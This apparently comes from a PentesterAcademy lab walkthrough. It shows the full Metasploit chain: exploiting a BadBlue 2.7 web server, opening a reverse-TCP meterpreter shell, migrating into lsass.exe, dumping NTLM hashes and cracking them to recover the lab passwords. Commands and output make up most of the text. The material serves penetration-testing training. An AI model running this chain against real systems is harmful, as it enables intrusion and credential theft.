ATTACK DEFENSE

by PentesterAcademy


Name	Windows: NTLM Hash Cracking
URL	https://attackdefense.com/challengedetails?cid=2351
Type	Basic Exploitation: Pentesting

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.


Command: cat /root/Desktop/target



```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.23.193
root@attackdefense:~# 
```

Step 2: Run a Nmap scan against the target IP.


Command: nmap 10.0.23.193



```
root@attackdefense:~# nmap 10.0.23.193
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-18 10:41 IST
Nmap scan report for 10.0.23.193
Host is up (0.057s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 2.32 seconds
root@attackdefense:~# 
```

Step 3: We have discovered that multiple ports are open. We will run nmap again to determine version information on port 80.


Command: nmap -sV -p 80 10.0.23.193



```
root@attackdefense:~# nmap -sV -p 80 10.0.23.193
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-18 10:42 IST
Nmap scan report for 10.0.23.193
Host is up (0.055s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    BadBlue httpd 2.7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.62 seconds
root@attackdefense:~# 
```

Step 4: We will search the exploit module for badblue 2.7 using searchsploit.


Command: searchsploit badblue 2.7



```
root@attackdefense:~# searchsploit badblue 2.7
-------------------------------------------------------
 Exploit Title
-------------------------------------------------------
BadBlue 2.72 - PassThru Remote Buffer Overflow
BadBlue 2.72b - Multiple Vulnerabilities
BadBlue 2.72b - PassThru Buffer Overflow (Metasploit)
Working Resources BadBlue 1.2.7 - Denial of Service
Working Resources BadBlue 1.2.7 - Full Path Disclosure
-------------------------------------------------------
Shellcodes: No Results
Papers: No Results
root@attackdefense:~#
```

Step 5: There is a Metasploit module for badblue server. We will use the Metasploit module to exploit the target. First start a postgresql database server for msf database connectivity.

Commands:
/etc/init.d/postgresql start
msfconsole -q
use exploit/windows/http/badblue_passthru
set RHOSTS 10.0.23.193
exploit




```
root@attackdefense:~# /etc/init.d/postgresql start
Starting PostgreSQL 13 database server: main.
root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/http/badblue_passthru
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/badblue_passthru) > set RHOSTS 10.0.23.193
RHOSTS => 10.0.23.193
msf6 exploit(windows/http/badblue_passthru) > exploit

[*] Started reverse TCP handler on 10.10.15.2:4444
[*] Trying target BadBlue EE 2.7 Universal...
[*] Sending stage (175174 bytes) to 10.0.23.193
[*] Meterpreter session 1 opened (10.10.15.2:4444 -> 10.0.23.193:49240)

meterpreter >
```

We have successfully exploited a badblue server.

Step 6: Migrate current process into lsass.exe


Command: migrate -N lsass.exe



```
meterpreter > migrate -N lsass.exe
[*] Migrating from 2724 to 688...
[*] Migration completed successfully.
meterpreter > █
```

Step 7: Dump NTLM hashes


Commands: hashdump



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
bob:1009:aad3b435b51404eeaad3b435b51404ee:5835048ce94ad0564e29a924a03510ef:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > █
```

Step 8: Verify that the hashes are stored in the msf database or not.

Command: background
creds




```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/http/badblue_passthru) > creds
Credentials
===========

host          origin        service        public         private
m  private_type  JtR Format
----          ------        -------        ------         -------
-  ------------  ----------
10.0.23.193   10.0.23.193   445/tcp (smb)  Administrator  aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c
   NTLM hash     nt,lm
10.0.23.193   10.0.23.193   445/tcp (smb)  bob            aad3b435b51404eeaad3b435b51404ee:5835048ce94ad0564e29a924a03510ef
   NTLM hash     nt,lm

msf6 exploit(windows/http/badblue_passthru) > █
```


Step 9: Use an auxiliary ntlm hash cracking module to crack stored NTLM hashes.

Commands: use auxiliary/analyze/crack_windows

set CUSTOM_WORDLIST /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
exploit



```
msf6 > use auxiliary/analyze/crack_windows
msf6 auxiliary(analyze/crack_windows) > set CUSTOM_WORDLIST /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
CUSTOM_WORDLIST => /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
msf6 auxiliary(analyze/crack_windows) > exploit

[+] john Version Detected: 1.9.0-jumbo-1 OMP
[*] Hashes Written out to /tmp/hashes_tmp20210518-628-zj0843
[*] Wordlist file written out to /tmp/jtrtmp20210518-628-bl897y
[*] Checking lm hashes already cracked...
[*] Cracking lm hashes in single mode...
[*]    Cracking Command: /usr/sbin/john --session=fMkLHqJ5 --nolog --config=/usr/share/metasploit-framework/data/jtr/john.conf
--pot=/root/.msf4/john.pot --format=lm --wordlist=/tmp/jtrtmp20210518-628-bl897y --rules=single /tmp/hashes_tmp20210518-628-zj0
843
Using default input encoding: UTF-8
Using default target encoding: CP850
Warning: poor OpenMP scalability for this hash type, consider --fork=16
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
```



```
[+] Cracked Hashes
==============

 DB ID  Hash Type  Username       Cracked Password  Method
 -----  ---------  --------       ----------------  ------
 1      nt         Administrator  password          Single
 2      nt         bob            password1         Single

[*] Auxiliary module execution completed
msf6 auxiliary(analyze/crack_windows) >
```

This revealed the flag to us:

Administrator User Password : password

Bob User Password: password1

References

1. BadBlue 2.72b - Multiple Vulnerabilities (https://www.exploit-db.com/exploits/4715)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/http/badblue_passthru)
3. Password Cracker: Windows (https://www.rapid7.com/db/modules/auxiliary/analyze/crack_windows)